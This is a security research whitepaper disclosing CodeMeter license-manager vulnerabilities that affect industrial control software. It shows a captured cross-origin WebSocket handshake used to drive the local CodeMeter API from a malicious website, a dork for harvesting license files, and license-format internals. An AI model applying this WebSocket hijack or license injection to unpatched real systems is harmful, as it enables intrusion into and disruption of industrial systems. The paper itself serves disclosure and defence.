LICENSE TO KILL: LEVERAGING LICENSE MANAGEMENT TO ATTACK ICS NETWORKS

Sharon Brizinov & Tal Keren

CLAROTY

Critical vulnerabilities in Wibu-Systems' CodeMeter license management solution, used by dominant vendors in the ICS domain, can lead to remote code execution and denial-of-service attacks.

EXECUTIVE SUMMARY

- Claroty researchers have found six vulnerabilities in Wibu-Systems AG's CodeMeter product, a solution widely used in the ICS domain as a license-management and antipiracy tool. The vulnerabilities collectively earned the highest criticality CVSS score of 10.0, and can be exploited in denial-of-service attacks, or to achieve remote code execution.
- Wibu-Systems' CodeMeter is used in critical industrial applications in markets such as pharmaceuticals, automotive, manufacturing, and more. CodeMeter is a third-party component in software deployed by many of the leading ICS vendors.
- Any ICS device or software application protected by a vulnerable version of CodeMeter would be at risk of device or process shutdown, malware infections including ransomware, or exploits being delivered for additional vulnerabilities.
- Significant weaknesses were identified in CodeMeter's encryption schemes; encryption is a core feature of the flagship Wibu-Systems product and is used to defend against tampering, reverse-engineering, piracy, and more.
- Researchers also found vulnerabilities in the CodeMeter licensing scheme that could be used to bypass the digital signatures protecting the product and allow an attacker to modify existing licenses, or forge valid licenses. These forged licenses may be injected remotely via JavaScript hosted on an attacker-controlled website. Victims may be lured to these sites via phishing or other social engineering attacks.
- Claroty researchers also uncovered issues in the encryption protecting the proprietary CodeMeter Protocol that would allow an attacker to remotely communicate with any device running CodeMeter and execute code without authentication.
- Claroty researchers developed custom tools during their analysis of CodeMeter, including fuzzers that were used to find additional vulnerabilities in core components of CodeMeter.
- Wibu-Systems has patched all of the vulnerabilities in version 7.10 of CodeMeter, and all vendors are urged to update immediately.
- Claroty researchers have also developed an online utility that will allow users to determine whether their CodeMeter installations are vulnerable.

INTRODUCTION

State-of-the art license management solutions protect software vendors and solutions from fraud, illegal distribution, and manipulation of proprietary code. Among industrial control system (ICS) vendors, Wibu-Systems AG's CodeMeter product is fairly ubiquitous. CodeMeter is integrated into products from vendors who have a significant customer presence in industries such as pharmaceuticals, manufacturing, automotive developers, and many others. It provides a full-scale license management solution and antipiracy protection, in addition to other encryption services that—big picture—act as a security blanket guarding the intellectual property of companies worldwide.

Claroty's research team has examined this powerful utility because of its large market presence among ICS vendors, and found six vulnerabilities that collectively were assessed the highest criticality (10.0) by the Cybersecurity and Infrastructure Security Agency (CISA). These vulnerabilities may be attacked remotely and without authentication, and provide attackers with the equivalent of administrator access to critical systems. Successful exploits could enable either remote code execution or cause a denial-of-service condition affecting the availability of an industrial device or service.

The vulnerabilities range from memory corruption vulnerabilities such as buffer overflows, to cryptographic flaws where the improper encryption strength was used, or cryptographic signatures were improperly validated.

Wibu-Systems has made fixes available for all of the vulnerabilities privately disclosed by Claroty researchers in version 7.10 of CodeMeter. All versions of CodeMeter prior to 7.10 are affected by these vulnerabilities in some way. The larger issue, as is common in the ICS domain, is the unlikelihood of widespread implementation of the respective patches. CodeMeter is a widely deployed third-party tool that is integrated into numerous products; organizations may not be aware their product has CodeMeter embedded, for example, or may not have a readily available update mechanism.

Given that CodeMeter is integrated into many leading ICS products, users may be unaware this vulnerable third-party component is running in their environment. Claroty has built an online utility that will help users determine whether they are running a vulnerable version of CodeMeter.

What follows is an in-depth description of the approaches researchers took in, first, understanding the CodeMeter licensing scheme in order to eventually parse CodeMeter licenses, modify existing licenses, and even forge valid licenses. Then we'll describe how researchers built a novel fuzzer to find vulnerabilities in the CodeMeter license-parsing mechanism that allowed researchers to generate corrupted licenses that could cause machines to crash by injecting malicious JavaScript from an attacker-controlled website.

We'll also describe a second attack vector that can, in cases, enable remote code execution on a device running CodeMeter. Researchers were able to crack the encryption protecting CodeMeter's proprietary protocol in order to build their own CodeMeter API and client, and essentially have the ability to communicate with and send commands to any machine running CodeMeter. This allowed Claroty researchers to find additional memory corruption vulnerabilities and gain remote code execution without authentication.

TECHNICAL DETAILS - ATTACK VECTOR NO. 1: ATTACKING VIA WEBPAGE

What is CodeMeter

Wibu-Systems AG's CodeMeter technology is a license management solution with two prominent goals: provide intellectual property protection and license management capabilities to the applications it protects. Its approach to security includes many anti-tampering mechanisms, including anti-debugging features, byte-code obfuscation, anti-reverse-engineering, encryption services, a secure vault, and more. On top of that, CodeMeter has a license management system that enables application vendors to define types of licenses that will be applied to products; those license types include: trial/demo, floating network sentinel, pay-per-use, and more. In essence, CodeMeter behaves like a packer with some licensing capabilities that provides anti-piracy services to applications which integrate CodeMeter in their code base.





Image from Wibu's Website

It is possible to install and run multiple software applications that use CodeMeter as their license management solution. The CodeMeter WebAdmin interface, below, is used to manage the available licenses and relevant attributes. For example, certain applications can only perform certain actions under one license, but other actions with another. These features are defined within the license files and can be viewed using the web interface; that's why we started to investigate what it offers from a security perspective.



License Monitoring Details

CmContainer	Entry	Available	Total
Sample CmDongle (3-3448483)	6000010:4567 (-)	1	2

ID	Client (User)	Client Process ID	Application Information	Access Mode	First Access	Last Access	Expires	Action
560	::1 (WIBU \ fs)	4016	Chart Application.exe	Station Share	2016-01-18 15:25:13	2016-01-18 15:55:51		●
562	::1 (WIBU \ fs)	4500	Chart Application.exe	Station Share	2016-01-18 15:25:17	2016-01-18 15:55:55		●
564	::1 (WIBU \ fs)	3620	Chart Application.exe	Station Share	2016-01-18 15:25:20	2016-01-18 15:55:28		●
566	::1 (WIBU \ fs)	4696	Chart Application.exe	Station Share	2016-01-18 15:25:23	2016-01-18 15:55:31		●

Information last updated on 2016-01-19 14:00:44

Current Server: **localhost (127.0.0.1)** WebAdmin Version: **6.10**

CodeMeter WebAdmin

WebAdmin allows licensing maintenance including configuration and viewing information of licenses locally on every machine with a CodeMeter instance installed. The web interface is listening on TCP port 22350 and was bound to all interfaces 0.0.0.0 before the vulnerabilities discovered by Claroty were patched by Wibu. Along with the web interface, comes a WebSocket interface that handles websocket connections and exposes a simple API with the following actions:

- ListCmActLicenses
- ListCmDongles
- GetCmVersion
- GetRemoteContext
- RegisterLIF
- SetRemoteUpdate

WebSocket API

Since WebSocket is not bound to cross-origin resource sharing (CORS) and there was no proprietary check against a different origin, we found it was vulnerable to remote control attack (CVE-2020-14519). In order to exploit this vulnerability, we prepared a malicious website with a JavaScript payload that tries to access the WebSocket server locally (127.0.0.1) and use one of the local CodeMeter API functions when our code is executed on the client-side browser.





Diagram shows how our external website can successfully communicate with the internal CodeMeter API via WebSocket



```
1 0.000000   127.0.0.1          127.0.0.1          HTTP    1196 GET /CmWebSocket HTTP/1.1
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · codemeter_websocket_connect.pcapng

```
GET /CmWebSocket HTTP/1.1
Host: 127.0.0.1:22350
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
Origin: http://10.20.6.64:1337
Sec-WebSocket-Version: 13
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.109 Safari/537.36
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Sec-WebSocket-Key: ToxsOHNvuqyylk3HKRyKBA==
Sec-WebSocket-Extensions: permessage-deflate; client_max_window_bits
Sec-WebSocket-Protocol: v1.cmwebsocket.wibu.com

HTTP/1.1 101 Switching Protocols
Connection: upgrade
Server: CodeMeter 6.30d (Build2280)
Upgrade: websocket
Sec-WebSocket-Accept: QymIQaPbWWgDtP47mFEmkW5/ixY=
Sec-WebSocket-Protocol: v1.cmwebsocket.wibu.com

....Q.Q.*.....3.>.:.%.k.}.2.=.3.2...5.k.#. .4.%.d.a.f.g.d.d.s.s.>.<.?.s.s.4.....#.8.?.}...5.%.s.s.}.....k.0.}...#.
0.s.s.c.|.d.`.i.s.s.8.<.>.4.k.a.a.c.}.....%.5.k.`.b.s..J{
  "CmWebSocket": 2,
  "Command": "GetCmVersion",
  "Status": "pending"
}.~.[{
  "CmWebSocket": 2,
```

2 client pkts, 3 server pkts, 3 turns.


Entire conversation (1366 bytes) — Show and save data as: ASCII — Stream: 0

Entire conversation (1366 bytes)
127.0.0.1:22350 → 127.0.0.1:49243 (642 bytes)
127.0.0.1:49243 → 127.0.0.1:22350 (724 bytes)

Image shows how the traffic is seen from the CodeMeter's perspective. The server does not check that the origin HTTP header originates from localhost

After implementing our proof-of-concept, we examined the available API over the WebSocket interface. One particular API function action caught our eyes: *SetRemoteUpdate*. We figured we could use this functionality to inject a license to CodeMeter's license repository, similar to its normal "import license" functionality. And indeed, we prepared a legitimate license file loaded on our malicious website PoC, and once our "victim" entered the website, a new license appeared in CodeMeter's license manager interface.

Now that we found a way to inject a license file remotely, we dug around to understand what a license file is and how we can build a forged license ourselves.



Name: CmStick/M
Serial: 2-3048161
Version: CmStick/M 2.03.1001
Capacity: 93 % free (366840 Bytes)
Status: Disabled / Enabled until unplugged / Enabled (selected)

CodeMeter import license


CodeMeter License

CodeMeter license files are description files that contain information regarding the features an application is allowed to perform using a certain license. Furthermore, since CodeMeter is a license management solution, the license file also contains multiple encryption keys so that the software application won't open without the proper license in place. In other words, the binaries of the software are encrypted using an AES-CBC-CTS key, which is only found within the relevant license file. Once the user activates the software, a small piece of code communicates with CodeMeter over an internal API over TCP and receives dynamically, in real-time, the decryption key to decrypt the binary so it can successfully be loaded to memory.

This integration is performed before a vendor distributes its software application. The vendor uses a special tool developed by Wibu to define the license type, features of the application with each license, and the symmetric decryption keys. Afterwards, some or all of the binaries are encrypted using this key; a small bridge-head software is defined to be the entry-point of these binaries. Therefore, the license files must be shipped with the software bundle, or else the binaries won't open.

Each license is identified by multiple attributes including the vendor identifier (firm code), the products it is related to and its features, and more. In addition, the license files are heavily encrypted with multiple layers of encryption, and are digitally signed using elliptic curve cryptography with a key size of 224 bits.

The license starts as a Wibu Control File text file which can be even harvested with some Google dorking tricks: *intext:"[WIBU-SYSTEMS Control File]"*. This file is actually the first stage in the license-parsing process and contains simple metadata information regarding the actual license which is found in the Data section.




TrialLicence.WibuCmRaU.txt

```
[WIBU-SYSTEMS Control File]
Guid={00020007-0001-1100-8005-0000C06B5161}
Description=CodeMeterAct License Update File
Version=1.00
Encoding=UTF-8


[Info]
CreationTime=2018-11-13 12:31:46
TimeStamp=595423906
Size=87664



[Data]
```

```
uI18I+HoH82dgJ7Q0+y7jv7FWT2xK49blvdejkAT1thCnns72XEJcqrEHen55vPn
UdMKrEiD1pVOMf2N7eCVpIFxtbzXFyFub72/cxfAe+zeuu66afJ1VtOS08UARiGB
gu2YNhvSQxIapI9lcc5MK1pLF2FJPbyNcBxExQwOSkwj7j4pfKbZRwsTA4DtcI4s
coH8i9spE1xemq4Ewdi9VMLcaZ2KyBGmuJSPuBCuS2T7Ag6ZzblcItXRrghYJq7k
TGAGO0v8AiKqz7rKtHvfrzLpe5rpnzT1WqlSU4HLTTkCbL0xmbCRUipZfBEx5yvN
0hhSskmHAZD60it44ShJCKIvyS3546IOylbk8ZFQsB1y8Nn2qYYs8pok0TxBHoQs
Qptj7lkv7QtqfMWH8QP+2hRwc3AJnsslOp48L6GrdFHiribhuZJGrQrKWRpV606V
1pfm2WnNdL6/P+i3ANEQRORqLPYYDgWPzT9bm7EcVa5SZ59AyRQ+OXoJzrlhjs5S
Is4OQHmh/uZK3QNHEeZHufLecaQpdL1cGvtnMsHjo63C2eeT2UyJ5OqiDURxR93a
kv63l4nrCJm6FLDZIdEGxmKNUSk5EHsQipCyQ9FASykyxkvf6Xq2Z1pWIMKBVu2u
AullOpnrKa0qpqwhMdJHDNI1hxJJItyr+r+y+OFzzXyi7L6j+d5rFsrjNYSR+wid
ck1EO6nhDxKaUeEkQSmdpUKYdoRZ6pYhakkIfPG8RAYSDd11CblncDoLpiihdtJg
4usm3rkNgX0K110kURYx5LJ0K5FpqHkm2ux6wAFcYweC5+k0GUmAEqqM8EKxB4Sk
UoSJrsmvW3169lkjYdnFcyKLWS95nGpiSmr65xGRc+byO9HhKc+jBxoovaLB7u9h
wtaPNtkHlujqbzUOcbK12pKbXNGJBmgBuoGeSiGcV89iyiYWOYvYeYqd2zrRa4Cj
```

CodeMeter License (Stage 1)

The Data section holds the second stage of the license and it's a base64 encoding of a rolling XOR'd binary data which after a simple decryption with a hard-coded key, becomes a WibuBiff binary file. The WibuBiff file has a well-defined structure of header, topics (sections), and finally an encrypted payload (third stage).




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 1A FF 01 00 18 00 00 00 57 49 42 55 42 49 46 46   ........WIBUBIFF
0010h: 98 5D 00 00 18 00 66 29 0C 00 14 00 01 00 07 00   .]....f)........
0020h: 00 00 01 11 80 05 00 00 C0 6B 51 61 08 00 2C 00   .........kQa..,.
0030h: [redacted]                                     00   [redacted] i.
0040h: [redacted]                                     00   [redacted] i.
0050h: [redacted]                                     00   [redacted] ..
0060h: [redacted]                                     00   [redacted] ..
0070h: [redacted]                                     4F   [redacted] .O
0080h: [redacted]                                     00   [redacted] L.
0090h: [redacted]                                     00   [redacted] ..
00A0h: [redacted]                                     4F   [redacted] O
00B0h: [redacted]                                     65   [redacted] se
00C0h: [redacted]                                     00   ................
